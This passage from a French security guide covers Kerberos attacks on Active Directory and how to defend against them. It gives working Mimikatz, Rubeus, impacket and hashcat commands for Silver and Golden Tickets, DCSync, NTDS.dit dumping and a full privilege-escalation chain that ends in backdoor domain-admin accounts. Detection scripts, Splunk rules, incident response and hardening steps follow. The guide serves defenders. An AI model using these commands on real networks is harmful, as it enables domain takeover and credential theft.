kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:server02.domain.local /service:host /rc4:computerhash /ptt
```

6.3 Cas d'usage spécifiques par service

Service (SPN)	Hash requis	Capacités obtenues	Cas d'usage attaque
CIFS	Compte ordinateur	Accès fichiers (C$, ADMIN$)	Exfiltration données, pivoting
HTTP	Compte service IIS	Accès applications web	Manipulation application, élévation
LDAP	Compte ordinateur DC	Requêtes LDAP complètes	DCSync, énumération AD
HOST + RPCSS	Compte ordinateur	WMI, PSRemoting, Scheduled Tasks	Exécution code à distance
MSSQLSvc	Compte service SQL	Accès base de données	Extraction données, xp_cmdshell

6.4 Détection des Silver Tickets

🔍 **Indicateurs de détection :**

- **Absence d'événements KDC :** Accès à des ressources sans événements 4768/4769 correspondants
- **Anomalies de chiffrement :** Tickets avec des algorithmes de chiffrement incohérents avec la politique
- **Durée de vie anormale :** Tickets avec des timestamps invalides ou des durées de vie excessives
- **PAC invalide :** Groupes de sécurité inexistants ou incohérents dans le PAC
- **Validation PAC :** Activer la validation PAC pour forcer la vérification des signatures

```
# Activer la validation PAC stricte (GPO)
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options >
"Network security: PAC validation" = Enabled

# Script PowerShell pour corréler accès et tickets KDC
$timeframe = (Get-Date).AddHours(-1)
$kdcEvents = Get-WinEvent -FilterHashtable
@{LogName='Security';ID=4768,4769;StartTime=$timeframe}
$accessEvents = Get-WinEvent -FilterHashtable
@{LogName='Security';ID=4624;StartTime=$timeframe} |
    Where-Object {$_.Properties[8].Value -eq 3} # Logon type 3 (network)

# Identifier les accès sans ticket KDC correspondant
$accessEvents | ForEach-Object {
    $accessTime = $_.TimeCreated
    $user = $_.Properties[5].Value
    $matchingKDC = $kdcEvents | Where-Object {
        $_.Properties[0].Value -eq $user -and
        [Math]::Abs(($_.TimeCreated - $accessTime).TotalSeconds) -lt 30
    }
    if (-not $matchingKDC) {
        Write-Warning "Accès suspect sans ticket KDC: $user à $accessTime"
    }
}
```

🛡️ **Contre-mesures Silver Ticket :**


- **Rotation des mots de passe machines :** Par défaut tous les 30 jours, réduire à 7-14 jours
- **Activation de la validation PAC :** Force la vérification des signatures PAC auprès du DC
- **Monitoring des comptes de service :** Alertes sur modifications des hashes (Event ID 4723)
- **Désactivation de RC4 :** Réduit la surface d'attaque si seul le hash NTLM est compromis
- **Blindage LSASS :** Credential Guard, LSA Protection pour empêcher l'extraction de secrets

7. Golden Ticket : compromission totale du domaine

7.1 Principe et impact

Le Golden Ticket représente l'apex de la compromission Kerberos. En obtenant le hash du compte `krbtgt` (le compte de service utilisé par le KDC pour signer tous les TGT), un attaquant peut forger des TGT arbitraires pour n'importe quel utilisateur, y compris des comptes inexistants, avec des privilèges et une durée de validité de son choix (jusqu'à 10 ans).

Un Golden Ticket offre une persistance exceptionnelle : même après la réinitialisation de tous les mots de passe du domaine, l'attaquant conserve son accès tant que le compte krbtgt n'est pas réinitialisé (opération délicate nécessitant deux réinitialisations espacées).



7.2 Extraction du hash krbtgt

L'obtention du hash krbtgt nécessite généralement des privilèges d'administrateur de domaine ou l'accès physique/système à un contrôleur de domaine. Plusieurs techniques permettent cette extraction :

🔧 Technique 1 : DCSync avec Mimikatz

DCSync exploite les protocoles de réplication AD pour extraire les secrets du domaine à distance, sans toucher au LSASS du DC.

```
# DCSync du compte krbtgt
mimikatz # lsadump::dcsync /domain:domain.local /user:krbtgt

# DCSync de tous les comptes (dump complet)
mimikatz # lsadump::dcsync /domain:domain.local /all /csv

# DCSync depuis Linux avec impacket
python3 secretsdump.py domain.local/admin:password@dc01.domain.local -just-dc-user krbtgt
```

🔧 Technique 2 : Dump NTDS.dit

Extraction directe de la base de données Active Directory contenant tous les hashes.

```
# Création d'une copie shadow avec ntdsutil
ntdsutil "ac i ntds" "ifm" "create full C:\temp\ntds_backup" q q

# Extraction avec secretsdump (impacket)
python3 secretsdump.py -ntds ntds.dit -system SYSTEM LOCAL

# Extraction avec DSInternals (PowerShell)
$key = Get-BootKey -SystemHivePath 'C:\temp\SYSTEM'
Get-ADDBAccount -All -DBPath 'C:\temp\ntds.dit' -BootKey $key |
    Where-Object {$_.SamAccountName -eq 'krbtgt'}
```

7.3 Forge et utilisation du Golden Ticket

🔧 Création de Golden Ticket avec Mimikatz

```
# Golden Ticket basique (RC4)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /ptt

# Golden Ticket avec AES256 (plus discret)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /aes256:krbtgt_aes256_key /ptt

# Golden Ticket avec durée personnalisée (10 ans)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /endin:5256000 /renewmax:5256000 /ptt

# Golden Ticket pour utilisateur fictif
kerberos::golden /user:FakeAdmin /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /id:500 /groups:512,513,518,519,520 /ptt

# Exportation du ticket vers fichier
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /ticket:golden.kirbi
```

🔧 Utilisation avancée du Golden Ticket

```
# Injection du ticket dans la session
mimikatz # kerberos::ptt golden.kirbi

# Vérification du ticket injecté
klist

# Utilisation du ticket pour accès DC
dir \\dc01.domain.local\C$
psexec.exe \\dc01.domain.local cmd

# Création de compte backdoor
net user backdoor P@ssw0rd! /add /domain
net group "Domain Admins" backdoor /add /domain

# DCSync pour maintenir la persistance
mimikatz # lsadump::dcsync /domain:domain.local /user:Administrator
```

7.4 Détection avancée des Golden Tickets

🔍 **Indicateurs techniques de Golden Ticket :**

- **Event ID 4624 (Logon) avec Type 3 :** Authentification réseau sans événement 4768 (TGT) préalable
- **Event ID 4672 :** Privilèges spéciaux assignés à un nouveau logon avec un compte potentiellement inexistant
- **Anomalies temporelles :** Tickets avec timestamps futurs ou passés incohérents
- **Chiffrement incohérent :** Utilisation de RC4 quand AES est obligatoire
- **Groupes de sécurité invalides :** SIDs de groupes inexistants dans le PAC
- **Comptes inexistants :** Authentifications réussies avec des comptes supprimés ou jamais créés

```
# Script de détection des anomalies Kerberos
# Recherche des authentifications sans événement TGT correspondant
$endTime = Get-Date
$startTime = $endTime.AddHours(-24)

$logons = Get-WinEvent -FilterHashtable @{
    LogName='Security'
    ID=4624
    StartTime=$startTime
} | Where-Object {
    $_.Properties[8].Value -eq 3 -and # Logon Type 3
    $_.Properties[9].Value -match 'Kerberos'
}

$tgtRequests = Get-WinEvent -FilterHashtable @{
    LogName='Security'
    ID=4768
    StartTime=$startTime
} | Group-Object {$_.Properties[0].Value} -AsHashTable

foreach ($logon in $logons) {
    $user = $logon.Properties[5].Value
    $time = $logon.TimeCreated

    if (-not $tgtRequests.ContainsKey($user)) {
        Write-Warning "Golden Ticket suspect: $user à $time (aucun TGT)"
    }
}

# Détection de tickets avec durée de vie anormale
Get-WinEvent -FilterHashtable @{LogName='Security';ID=4768} |
    Where-Object {
        $ticketLifetime = $_.Properties[5].Value
        $ticketLifetime -gt 43200 # > 12 heures
    } | ForEach-Object {
        Write-Warning "Ticket avec durée anormale: $($_.Properties[0].Value)"
    }
```

🛡️ **Stratégies de remédiation et prévention :**

- **Réinitialisation du compte krbtgt :** Procédure en deux phases espacées de 24h minimum

```
# Script Microsoft officiel pour reset krbtgt
# https://github.com/microsoft/New-KrbtgtKeys.ps1
.\New-KrbtgtKeys.ps1 -ResetOnce
# Attendre 24h puis
.\New-KrbtgtKeys.ps1 -ResetBoth
```

- **Monitoring du compte krbtgt :** Alertes sur toute modification (Event ID 4738, 4724)
- **Durcissement des DCs :** - Désactivation du stockage réversible des mots de passe - Protection LSASS avec Credential Guard - Restriction des connexions RDP aux DCs - Isolation réseau des contrôleurs de domaine
- **Tier Model Administration :** Séparation stricte des comptes admin par niveau
- **Detection avancée :** Déploiement d'Azure ATP / Microsoft Defender for Identity
- **Validation PAC stricte :** Forcer la vérification des signatures PAC sur tous les serveurs
- **Rotation régulière :** Réinitialiser krbtgt tous les 6 mois minimum (best practice Microsoft)

8. Chaîne d'attaque complète : scénario réel

8.1 Scénario : De l'utilisateur standard au Domain Admin

Examinons une chaîne d'attaque complète illustrant comment un attaquant peut progresser depuis un compte utilisateur standard jusqu'à la compromission totale du domaine en exploitant les vulnérabilités Kerberos.

Phase 1
Reconnaissance
Phase 2
AS-REP Roasting
Phase 3
Kerberoasting
Phase 4
Élévation
Phase 5
Golden Ticket

Phase 1 : Reconnaissance initiale (J+0, H+0)

```
# Compromission initiale : phishing avec accès VPN
# Énumération du domaine avec PowerView
Import-Module PowerView.ps1

# Identification du domaine et des DCs
Get-Domain
Get-DomainController

# Recherche de comptes sans préauthentification
Get-DomainUser -PreauthNotRequired | Select samaccountname,description

# Sortie : svc_reporting (compte de service legacy)

# Énumération des SPNs
Get-DomainUser -SPN | Select samaccountname,serviceprincipalname

# Sortie :
# - svc_sql : MSSQLSvc/SQL01.corp.local:1433
# - svc_web : HTTP/webapp.corp.local
```

Phase 2 : AS-REP Roasting (J+0, H+1)

```
# Extraction du hash AS-REP pour svc_reporting
.\Rubeus.exe asreproast /user:svc_reporting /format:hashcat /nowrap

# Hash obtenu : $krb5asrep$23$svc_reporting@CORP.LOCAL:8a3c...

# Craquage avec Hashcat
hashcat -m 18200 asrep.hash rockyou.txt -r best64.rule

# Mot de passe craqué en 45 minutes : "Reporting2019!"

# Validation des accès
net use \\dc01.corp.local\IPC$ /user:corp\svc_reporting Reporting2019!
```

Phase 3 : Kerberoasting et compromission de service (J+0, H+2)

```
# Avec le compte svc_reporting, effectuer du Kerberoasting
.\Rubeus.exe kerberoast /user:svc_sql /nowrap

# Hash obtenu pour svc_sql (RC4)
$krb5tgs$23$*svc_sql$CORP.LOCAL$MSSQLSvc/SQL01.corp.local:1433*$7f2a...

# Craquage (6 heures avec GPU)
hashcat -m 13100 tgs.hash rockyou.txt -r best64.rule

# Mot de passe : "SqlService123"

# Énumération des privilèges de svc_sql
Get-DomainUser svc_sql -Properties memberof

# Découverte : membre du groupe "SQL Admins"
# Ce groupe a GenericAll sur le groupe "Server Operators"
```

Phase 4 : Élévation via délégation RBCD (J+0, H+8)

```
# Vérification des permissions avec svc_sql
Get-DomainObjectAcl -Identity "DC01$" | ? {
    $_.SecurityIdentifier -eq (Get-DomainUser svc_sql).objectsid
}

# Découverte : WriteProperty sur msDS-AllowedToActOnBehalfOfOtherIdentity

# Création d'un compte machine contrôlé
Import-Module Powermad
$password = ConvertTo-SecureString 'AttackerP@ss123!' -AsPlainText -Force
New-MachineAccount -MachineAccount EVILCOMPUTER -Password $password

# Configuration RBCD sur DC01
$ComputerSid = Get-DomainComputer EVILCOMPUTER -Properties objectsid |
    Select -Expand objectsid
$SD = New-Object Security.AccessControl.RawSecurityDescriptor "O:BAD:
(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$ComputerSid)"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)
Get-DomainComputer DC01 | Set-DomainObject -Set @{
    'msds-allowedtoactonbehalfofotheridentity'=$SDBytes
}

# Exploitation S4U pour obtenir ticket Administrator vers DC01
.\Rubeus.exe s4u /user:EVILCOMPUTER$ /rc4:computerhash \
    /impersonateuser:Administrator /msdsspn:cifs/dc01.corp.local /ptt

# Accès au DC comme Administrator
dir \\dc01.corp.local\C$
```

Phase 5 : Extraction krbtgt et Golden Ticket (J+0, H+10)

```
# DCSync depuis le DC compromis
mimikatz # lsadump::dcsync /domain:corp.local /user:krbtgt

# Hash krbtgt obtenu :
# NTLM: 8a3c5f6e9b2d1a4c7e8f9a0b1c2d3e4f
# AES256: 2f8a6c4e9b3d7a1c5e8f0a2b4c6d8e0f...

# Obtention du SID du domaine
whoami /user
# S-1-5-21-1234567890-1234567890-1234567890

# Création du Golden Ticket
kerberos::golden /user:Administrator /domain:corp.local \
    /sid:S-1-5-21-1234567890-1234567890-1234567890 \
    /aes256:2f8a6c4e9b3d7a1c5e8f0a2b4c6d8e0f... \
    /endin:5256000 /renewmax:5256000 /ptt

# Validation : accès total au domaine
net group "Domain Admins" /domain
psexec.exe \\dc01.corp.local cmd

# Établissement de persistance multiple
# 1. Création de compte backdoor
net user h4ck3r Sup3rS3cr3t! /add /domain
net group "Domain Admins" h4ck3r /add /domain

# 2. Modification de la GPO par défaut pour ajout de tâche planifiée
# 3. Création de SPN caché pour Kerberoasting personnel
# 4. Exportation de tous les hashes du domaine
```

8.2 Timeline et indicateurs de compromission

Temps	Action attaquant	Indicateurs détectables	Event IDs
H+0	Énumération LDAP	Multiples requêtes LDAP depuis une workstation	N/A (logs LDAP)
H+1	AS-REP Roasting	Event 4768 avec PreAuth=0, même source IP	4768
H+2	Kerberoasting	Multiples Event 4769 avec RC4, comptes rares	4769
H+3	Logon avec credentials volés	Event 4624 Type 3 depuis nouvelle source	4624, 4768
H+8	Création compte machine	Event 4741 (compte machine créé)	4741
H+8	Modification RBCD	Event 4742 (modification ordinateur)	4742
H+9	Exploitation S4U	Event 4769 avec S4U2Self/S4U2Proxy	4769
H+10	DCSync	Event 4662 (réplication AD)	4662
H+11	Golden Ticket utilisé	Authentification sans Event 4768 préalable	4624, 4672
H+12	Création backdoor	Event 4720 (utilisateur créé), 4728 (ajout groupe)	4720, 4728

9. Architecture de détection et réponse

9.1 Stack de détection recommandée

Une détection efficace des attaques Kerberos nécessite une approche en profondeur combinant plusieurs technologies et méthodes.

🔧 **Couche 1 : Collection et centralisation des logs**

- **Windows Event Forwarding (WEF) :** Collection centralisée des événements de sécurité
- **Sysmon :** Télémétrie avancée sur les processus et connexions réseau
- **Configuration optimale :**

```
 # GPO pour audit Kerberos avancé
Computer Configuration > Policies > Windows Settings > Security Settings > 
Advanced Audit Policy Configuration > Account Logon

Activer :
- Audit Kerberos Authentication Service : Success, Failure
- Audit Kerberos Service Ticket Operations : Success, Failure
- Audit Other Account Logon Events : Success, Failure

# Event IDs critiques à collecter
4768, 4769, 4770, 4771, 4772, 4624, 4625, 4672, 4673, 4720, 4726, 4728, 
4732, 4738, 4741, 4742, 4662
```

🔧 **Couche 2 : Analyse et corrélation (SIEM)**

Règles de détection Splunk pour attaques Kerberos :

```
# Détection AS-REP Roasting
index=windows sourcetype=WinEventLog:Security EventCode=4768 Pre_Authentication_Type=0
| stats count values(src_ip) as sources by user
| where count > 5
| table user, count, sources

# Détection Kerberoasting (multiples TGS-REQ avec RC4)
index=windows sourcetype=WinEventLog:Security EventCode=4769 Ticket_Encryption_Type=0x17
| stats dc(Service_Name) as unique_services count by src_ip user
| where unique_services > 10 OR count > 20

# Détection DCSync
index=windows sourcetype=WinEventLog:Security EventCode=4662
    Properties="*1131f6aa-9c07-11d1-f79f-00c04fc2dcd2*" OR
    Properties="*1131f6ad-9c07-11d1-f79f-00c04fc2dcd2*"
| where user!="*$" AND user!="NT AUTHORITY\\SYSTEM"
| table _time, user, dest, Object_Name

# Détection Golden Ticket (authent sans TGT)
index=windows sourcetype=WinEventLog:Security EventCode=4624 Logon_Type=3
Authentication_Package=Kerberos
| join type=left user _time [
    search index=windows sourcetype=WinEventLog:Security EventCode=4768
    | eval time_window=_time
    | eval user_tgt=user
]
| where isnull(user_tgt)
| stats count by user, src_ip, dest
```

🔧 **Couche 3 : Détection comportementale (EDR/XDR)**

- **Microsoft Defender for Identity :** Détection native des attaques Kerberos
- **Détections intégrées :** - AS-REP Roasting automatique - Kerberoasting avec alertes - Détection de Golden Ticket par analyse comportementale - DCSync avec identification de l'attaquant
- **Integration avec Microsoft Sentinel :** Corrélation multi-sources

9.2 Playbook de réponse aux incidents

⚠️ **INCIDENT : Suspicion de Golden Ticket**

Actions immédiates (0-30 minutes) :

1. **Isolation :** Ne PAS isoler le DC (risque de DoS). Isoler les machines compromises identifiées
2. **Capture mémoire :** Dumper LSASS des machines suspectes pour analyse forensique
3. **Snapshot :** Créer des copies forensiques des DCs (si virtualisés)
4. **Documentation :** Capturer tous les logs pertinents avant rotation

Investigation (30min - 4h) :

1. **Timeline :** Reconstruire la chaîne d'attaque complète
2. **Scope :** Identifier tous les systèmes et comptes compromis
3. **Persistence :** Rechercher backdoors, GPOs modifiées, tâches planifiées
4. **IOCs :** Extraire hash files, IPs, comptes créés

Éradication (4h - 48h) :

1. **Reset krbtgt :** Effectuer le double reset selon procédure Microsoft

2. **Reset ALL passwords :** Utilisateurs, services, comptes machines
3. **Revoke tickets :** Forcer la reconnexion de tous les utilisateurs
4. **Rebuild compromis :** Reconstruire les serveurs compromis from scratch
5. **Patch & Harden :** Corriger toutes les failles exploitées

```
# Script de réponse d'urgence - Reset krbtgt
# À exécuter depuis un DC avec DA privileges

# Phase 1 : Collecte d'informations
$domain = Get-ADDomain
$krbtgt = Get-ADUser krbtgt -Properties PasswordLastSet, msDS-KeyVersionNumber

Write-Host "[+] Domaine: $($domain.DNSRoot)"
Write-Host "[+] Dernier changement mot de passe krbtgt: $($krbtgt.PasswordLastSet)"
Write-Host "[+] Version clé actuelle: $($krbtgt.'msDS-KeyVersionNumber')"

# Phase 2 : Premier reset
Write-Host "[!] Premier reset du compte krbtgt..."
$newPassword = ConvertTo-SecureString -AsPlainText -Force -String (
    -join ((65..90) + (97..122) + (48..57) | Get-Random -Count 128 | % {[char]$_})
)
Set-ADAccountPassword -Identity krbtgt -NewPassword $newPassword -Reset

Write-Host "[+] Premier reset effectué. Attendre 24h avant le second reset."
Write-Host "[!] Vérifier la réplication AD avant de continuer."

# Vérification de la réplication
repadmin /showrepl

# Phase 3 : Après 24h - Second reset
Write-Host "[!] Second reset du compte krbtgt..."
$newPassword2 = ConvertTo-SecureString -AsPlainText -Force -String (
    -join ((65..90) + (97..122) + (48..57) | Get-Random -Count 128 | % {[char]$_})
)
Set-ADAccountPassword -Identity krbtgt -NewPassword $newPassword2 -Reset

Write-Host "[+] Reset krbtgt terminé. Tous les tickets Kerberos précédents sont
invalidés."

# Phase 4 : Actions post-reset
Write-Host "[!] Actions recommandées:"
Write-Host "1. Forcer la reconnexion de tous les utilisateurs"
Write-Host "2. Redémarrer tous les services utilisant des comptes de service"
Write-Host "3. Vérifier les GPOs et objets AD suspects"
Write-Host "4. Auditer les comptes créés récemment"

# Audit rapide
Get-ADUser -Filter {Created -gt (Get-Date).AddDays(-7)} |
    Select Name, Created, Enabled
```

10. Durcissement et recommandations stratégiques

10.1 Cadre de sécurité AD - Tier Model

Le modèle d'administration à niveaux (Tier Model) est fondamental pour limiter l'impact des compromissions et empêcher les mouvements latéraux vers les actifs critiques.

Tier	Périmètre	Comptes	Restrictions
Tier 0	AD, DCs, Azure AD Connect, PKI, ADFS	Domain Admins, Enterprise Admins	Aucune connexion aux Tier 1/2, PAWs obligatoires
Tier 1	Serveurs d'entreprise, applications	Administrateurs serveurs	Aucune connexion au Tier 2, jump servers dédiés
Tier 2	Postes de travail, appareils utilisateurs	Support IT, administrateurs locaux	Isolation complète des Tier 0/1

🛡️ Implémentation du Tier Model :

```
# Création de la structure OU pour Tier Model
New-ADOrganizationalUnit -Name "Tier0" -Path "DC=domain,DC=local"
New-ADOrganizationalUnit -Name "Accounts" -Path "OU=Tier0,DC=domain,DC=local"
New-ADOrganizationalUnit -Name "Devices" -Path "OU=Tier0,DC=domain,DC=local"

# Création des groupes de sécurité
New-ADGroup -Name "Tier0-Admins" -GroupScope Universal -GroupCategory Security
New-ADGroup -Name "Tier1-Admins" -GroupScope Universal -GroupCategory Security

# GPO pour bloquer les connexions inter-tiers
# Computer Configuration > Policies > Windows Settings > Security Settings >
# User Rights Assignment > Deny log on locally
# Ajouter : Tier1-Admins, Tier2-Admins (sur machines Tier0)
```

10.2 Configuration de sécurité Kerberos avancée

🔧 Paramètres GPO critiques

```
# 1. Désactivation de RC4 (forcer AES uniquement)
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options > Network security: Configure encryption types allowed
for Kerberos
☑ AES128_HMAC_SHA1
☑ AES256_HMAC_SHA1
☑ Future encryption types
☐ DES_CBC_CRC
☐ DES_CBC_MD5
☐ RC4_HMAC_MD5

# 2. Réduction de la durée de vie des tickets
Computer Configuration > Policies > Windows Settings > Security Settings >
Account Policies > Kerberos Policy
- Maximum lifetime for user ticket: 8 hours (défaut: 10h)
- Maximum lifetime for service ticket: 480 minutes (défaut: 600min)
- Maximum lifetime for user ticket renewal: 5 days (défaut: 7j)

# 3. Activation de la validation PAC
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options
Network security: PAC validation = Enabled

# 4. Protection contre la délégation non contrainte
# Activer "Account is sensitive and cannot be delegated" pour tous comptes privilégiés
Get-ADUser -Filter {AdminCount -eq 1} |
    Set-ADAccountControl -AccountNotDelegated $true

# 5. Ajout au groupe Protected Users
Add-ADGroupMember -Identity "Protected Users" -Members (
    Get-ADGroupMember "Domain Admins"
)
```

10.3 Managed Service Accounts et sécurisation des services

Les Group Managed Service Accounts (gMSA) éliminent le risque de Kerberoasting en utilisant des mots de passe de 240 caractères changés automatiquement tous les 30 jours.

🔧 Migration vers gMSA

```
# Prérequis : KDS Root Key (une fois par forêt)
Add-KdsRootKey -EffectiveTime ((Get-Date).AddHours(-10))

# Création d'un gMSA
New-ADServiceAccount -Name gMSA-SQL01 -DNSHostName sql01.domain.local `
    -PrincipalsAllowedToRetrieveManagedPassword "SQL-Servers" `
    -ServicePrincipalNames "MSSQLSvc/sql01.domain.local:1433"

# Installation sur le serveur cible
Install-ADServiceAccount -Identity gMSA-SQL01

# Configuration du service pour utiliser le gMSA
# Services > SQL Server > Properties > Log On
# Account: DOMAIN\gMSA-SQL01$
# Password: (vide)

# Vérification
Test-ADServiceAccount -Identity gMSA-SQL01

# Audit des comptes de service legacy à migrer
Get-ADUser -Filter {ServicePrincipalName -like "*"} -Properties ServicePrincipalName |
    Where-Object {$_.SamAccountName -notlike "*$"} |
    Select SamAccountName, ServicePrincipalName, PasswordLastSet
```

10.4 Surveillance et hunting proactif

🔍 Programme de Threat Hunting Kerberos :

Hebdomadaire :

- Audit des comptes avec DONT_REQ_PREAUTH
- Vérification des nouveaux SPNs enregistrés
- Analyse des comptes avec délégation
- Revue des modifications d'attributs sensibles (userAccountControl, msDS-AllowedToActOnBehalfOfOtherIdentity)

Mensuel :

- Audit complet des permissions AD (BloodHound)
- Vérification de l'âge du mot de passe krbtgt
- Analyse des chemins d'attaque vers Domain Admins
- Test de détection avec Purple Teaming

```
# Script d'audit Kerberos automatisé
# À exécuter mensuellement

Write-Host "[*] Audit de sécurité Kerberos - $(Get-Date)" -ForegroundColor Cyan

# 1. Comptes sans préauthentification
Write-Host "`n[+] Comptes sans préauthentification Kerberos:" -ForegroundColor Yellow
$noPreAuth = Get-ADUser -Filter {DoesNotRequirePreAuth -eq $true} -Properties
DoesNotRequirePreAuth
if ($noPreAuth) {
    $noPreAuth | Select Name, SamAccountName | Format-Table
    Write-Host "    ALERTE: $($noPreAuth.Count) compte(s) vulnérable(s) à AS-REP Roasting"
-ForegroundColor Red
} else {
    Write-Host "    OK - Aucun compte vulnérable" -ForegroundColor Green
}

# 2. Comptes de service avec SPN et mot de passe ancien
Write-Host "`n[+] Comptes de service avec SPNs:" -ForegroundColor Yellow
$oldSPNAccounts = Get-ADUser -Filter {ServicePrincipalName -like "*"} -Properties
ServicePrincipalName, PasswordLastSet |
    Where-Object {$_.PasswordLastSet -lt (Get-Date).AddDays(-180)} |
    Select Name, SamAccountName, PasswordLastSet, @{N='DaysSinceChange';E={(New-TimeSpan
-Start $_.PasswordLastSet).Days}}

if ($oldSPNAccounts) {
    $oldSPNAccounts | Format-Table
    Write-Host "    ALERTE: $($oldSPNAccounts.Count) compte(s) avec mot de passe > 180
jours" -ForegroundColor Red
} else {
    Write-Host "    OK - Tous les mots de passe sont récents" -ForegroundColor Green
}

# 3. Délégation non contrainte
Write-Host "`n[+] Délégation non contrainte:" -ForegroundColor Yellow
$unconstrainedDelegation = Get-ADComputer -Filter {TrustedForDelegation -eq $true}
-Properties TrustedForDelegation
if ($unconstrainedDelegation) {
    $unconstrainedDelegation | Select Name, DNSHostName | Format-Table
    Write-Host "    ATTENTION: $($unconstrainedDelegation.Count) serveur(s) avec
délégation non contrainte" -ForegroundColor Red
} else {
    Write-Host "    OK - Aucune délégation non contrainte" -ForegroundColor Green
}

# 4. Âge du mot de passe krbtgt
Write-Host "`n[+] Compte krbtgt:" -ForegroundColor Yellow
$krbtgt = Get-ADUser krbtgt -Properties PasswordLastSet, msDS-KeyVersionNumber
$daysSinceChange = (New-TimeSpan -Start $krbtgt.PasswordLastSet).Days
Write-Host "    Dernier changement: $($krbtgt.PasswordLastSet) ($daysSinceChange jours)"
Write-Host "    Version de clé: $($krbtgt.'msDS-KeyVersionNumber')"
if ($daysSinceChange -gt 180) {
    Write-Host "    ALERTE: Mot de passe krbtgt non changé depuis > 6 mois"
-ForegroundColor Red
} else {
    Write-Host "    OK - Rotation récente" -ForegroundColor Green
}

# 5. Comptes machines créés récemment (potentiel RBCD)
Write-Host "`n[+] Comptes machines récents:" -ForegroundColor Yellow
$newComputers = Get-ADComputer -Filter {Created -gt (Get-Date).AddDays(-7)} -Properties
Created
```

```
if ($newComputers) {
    $newComputers | Select Name, Created | Format-Table
    Write-Host "    INFO: $($newComputers.Count) compte(s) machine créé(s) cette semaine"
-ForegroundColor Yellow
}

# 6. RBCD configuré
Write-Host "`n[+] Resource-Based Constrained Delegation:" -ForegroundColor Yellow
$rbcd = Get-ADComputer -Filter * -Properties msDS-AllowedToActOnBehalfOfOtherIdentity |
    Where-Object {$_.'msDS-AllowedToActOnBehalfOfOtherIdentity' -ne $null}
if ($rbcd) {
    $rbcd | Select Name | Format-Table
    Write-Host "    ATTENTION: $($rbcd.Count) ordinateur(s) avec RBCD configuré"
-ForegroundColor Yellow
}

# 7. Protected Users
Write-Host "`n[+] Groupe Protected Users:" -ForegroundColor Yellow
$protectedUsers = Get-ADGroupMember "Protected Users"
Write-Host "    Membres: $($protectedUsers.Count)"
$domainAdmins = Get-ADGroupMember "Domain Admins"
$notProtected = $domainAdmins | Where-Object {$_.SamAccountName -notin
$protectedUsers.SamAccountName}
if ($notProtected) {
    Write-Host "    ALERTE: $($notProtected.Count) Domain Admin(s) non protégé(s)"
-ForegroundColor Red
    $notProtected | Select Name | Format-Table
}

Write-Host "`n[*] Audit terminé - $(Get-Date)" -ForegroundColor Cyan
```

10.5 Architecture de sécurité moderne

🛡️ **Roadmap de durcissement Active Directory :**

Phase 1 - Quick Wins (0-3 mois) :

- ✓ Désactivation RC4 sur tous les systèmes supportant AES
- ✓ Activation de l'audit Kerberos avancé
- ✓ Correction des comptes avec DONT_REQ_PREAUTH
- ✓ Ajout des DA au groupe Protected Users
- ✓ Déploiement de Microsoft Defender for Identity
- ✓ Configuration MachineAccountQuota = 0

Phase 2 - Consolidation (3-6 mois) :

- ✓ Migration des comptes de service vers gMSA
- ✓ Implémentation du Tier Model (structure OU)
- ✓ Déploiement de PAWs pour administrateurs Tier 0
- ✓ Rotation krbtgt programmée (tous les 6 mois)
- ✓ Activation Credential Guard sur tous les postes
- ✓ Suppression des délégations non contraintes

Phase 3 - Maturité (6-12 mois) :

- ✓ SIEM avec détections Kerberos avancées
- ✓ Programme de Threat Hunting dédié AD

- ✓ Red Team / Purple Team réguliers
- ✓ Microsegmentation réseau (Tier isolation)
- ✓ FIDO2/Windows Hello for Business (passwordless)
- ✓ Azure AD Conditional Access avec MFA adaptatif

11. Outils défensifs et frameworks

11.1 Boîte à outils du défenseur

🛡️ PingCastle

Scanner de sécurité Active Directory open-source fournissant un score de risque global et des recommandations concrètes.

```
# Exécution d'un audit complet
PingCastle.exe --healthcheck --server dc01.domain.local

# Génération de rapport HTML
